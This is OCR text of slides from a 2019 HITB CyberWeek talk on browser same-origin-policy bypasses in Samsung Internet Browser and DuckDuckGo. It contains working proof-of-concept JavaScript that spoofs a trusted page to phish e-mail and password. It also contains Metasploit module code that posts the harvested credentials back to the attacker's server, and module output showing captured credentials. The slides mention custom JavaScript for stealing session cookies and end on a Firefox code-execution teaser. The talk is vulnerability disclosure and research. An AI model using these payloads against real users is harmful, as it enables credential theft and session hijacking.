HITB+CyberWeek
Abu Dhabi, UAE: 12-17 October 2019

CALL OF DUTY
MODERN BROWSER WARFARE


https://cyberweek.ae

about:me


Dhiraj Mishra - www.inputzero.io

RandomDhiraj


How browser works?



Origin?



Same Origin Policy ? (document.domain = "inputzero.io";)



Same Origin Policy


SOP Bypass

CVE-2017-17692	CVE-2017-17808
Samsung Internet Browser	DuckDuckGo

Exploiting – Same origin (Samsung Internet Browser)

```
<script>
        function go(){
        var x=window.open('https://www.google.com/csi');
        setTimeout(function(){x.document.body.innerHTML='<h1>Please
        login</h1>';a=x.prompt('E-mail','');b=x.prompt('Password','');alert('E-mail:
        '+a+'\nPassword: '+b)},3000);
        }
</script>
        <button onclick="go()">go</button>
```

Demo – Same origin (Samsung Internet Browser)



Video PoC: https://youtu.be/lpkbogxJXnw

Same origin (Samsung Internet Browser)

Successfully ported CVE-2017-17692 to a Metasploit Module

This module takes advantage of a Same-Origin Policy (SOP) bypass vulnerability in the Samsung Internet Browser, a popular mobile browser shipping with Samsung Android devices. By default, it initiates a redirect to a child tab, and rewrites the innerHTML to gather credentials via a fake pop-up.

Location: /auxiliary/gather/samsung_browser_sop_bypass.rb

Understanding the portability

```
def evil_javascript
  return datastore['CUSTOM_JS'] unless datastore['CUSTOM_JS'].blank?
  js = <<-EOS
    setTimeout(function(){
      x.document.body.innerHTML='<h1>404 Error</h1>'+
      '<p>Oops, something went wrong.</p>';
      a=x.prompt('E-mail','');
      b=x.prompt('Password','');
      var cred=JSON.stringify({'user':a,'pass':b});
      var xmlhttp = new XMLHttpRequest;
        xmlhttp.open('POST', window.location, true);
        xmlhttp.send(cred);
      }, 3000);
  EOS
  js
end
```

```
def setup
  @html = <<-EOS
      <html>
      <meta charset="UTF-8">
      <head>
      <script>
      function go(){
        try {
          var x = window.open('#{datastore['TARGET_URL']}');
          #{evil_javascript}
          } catch(e) { }
        }
      </script>
      </head>
      <body onclick="go()">
      #{datastore['CUSTOM_HTML']}
      </body></html>
    EOS
end
```

Understanding the portability – (store_cred)

This module provides methods for reporting data to the DB.

```
def store_cred(username,password)
   credential_data = {
     origin_type: :import,
     module_fullname: self.fullname,
     filename: 'msfconsole',
     workspace_id: myworkspace_id,
     service_name: 'web_service',
     realm_value: datastore['TARGET_URL'],
     realm_key: Metasploit::Model::Realm::Key::WILDCARD,
     private_type: :password,
     private_data: password,
     username: username
   }
   create_credential(credential_data)
  end
```

References: https://www.rapid7.com/db/modules/auxiliary/gather/samsung_browser_sop_bypass

Exploiting – Same origin (DuckDuckGo)

```
<script>
        function go(){
        var x=window.open('https://www.google.com/csi');
        setTimeout(function(){x.document.body.innerHTML='<h1>Please
        login</h1>';a=x.prompt('E-mail','');b=x.prompt('Password','');alert('E-mail:
        '+a+'\nPassword: '+b)},3000);
        }
</script>
        <button onclick="go()">go</button>
```

Demo – Same origin (DuckDuckGo)

```
msf5 auxiliary(gather/samsung_browser_sop_bypass) > run
[*] Auxiliary module running as background job 0.
msf5 auxiliary(gather/samsung_browser_sop_bypass) >
[*] Using URL: http://192.168.1.199:8080/
[*] Server started.
[*] 192.168.1.199: Request 'GET /'
[*] 192.168.1.199: Attempting to spoof origin for https://www.google.com/csi
[*] 192.168.1.199: Request 'GET /favicon.ico'
[*] 192.168.1.199: Attempting to spoof origin for https://www.google.com/csi
[*] 192.168.1.199: Request 'GET /favicon.ico'
[*] 192.168.1.199: Attempting to spoof origin for https://www.google.com/csi
[+] 192.168.1.199: Collected credential for 'https://www.google.com/csi' admin@hitb.com:Passw0rd
```

```
msf5 auxiliary(gather/samsung_browser_sop_bypass) > creds
Credentials
===========

host  origin  service  public          private   realm                     private_type  JtR Format
----  ------  -------  ------          -------   -----                     ------------  ----------
                       admin@hitb.com  Passw0rd  https://www.google.com/csi  Password

msf5 auxiliary(gather/samsung_browser_sop_bypass) >
```

What could have gone wrong ….

As long as you can trick your victim into visiting your Metasploit-served webpage, you have a pretty decent chance of tricking them out of a username or password — or, if you want to do something else, like snag a session cookie or hook the whole browser session, just set a **CUSTOM_JS** advanced option to fire that off.


~~Remote~~ Code
Execution

Code execution – Firefox (A duplicate bug)


- Mozilla provides a component known as "nsILocalFile"
- With nsILocalFile you can navigate to different path separators used on different platforms, query the state of any file or directory.
- This component can be refer using the string **'@mozilla.org/file/local;1'** to create an instance which can also be known as Contract ID
- Using JavaScript and CID (Contract ID) we can refer any other components in the system.

Example:

var File = Components.classes["@mozilla.org/file/local;1"].createInstance();

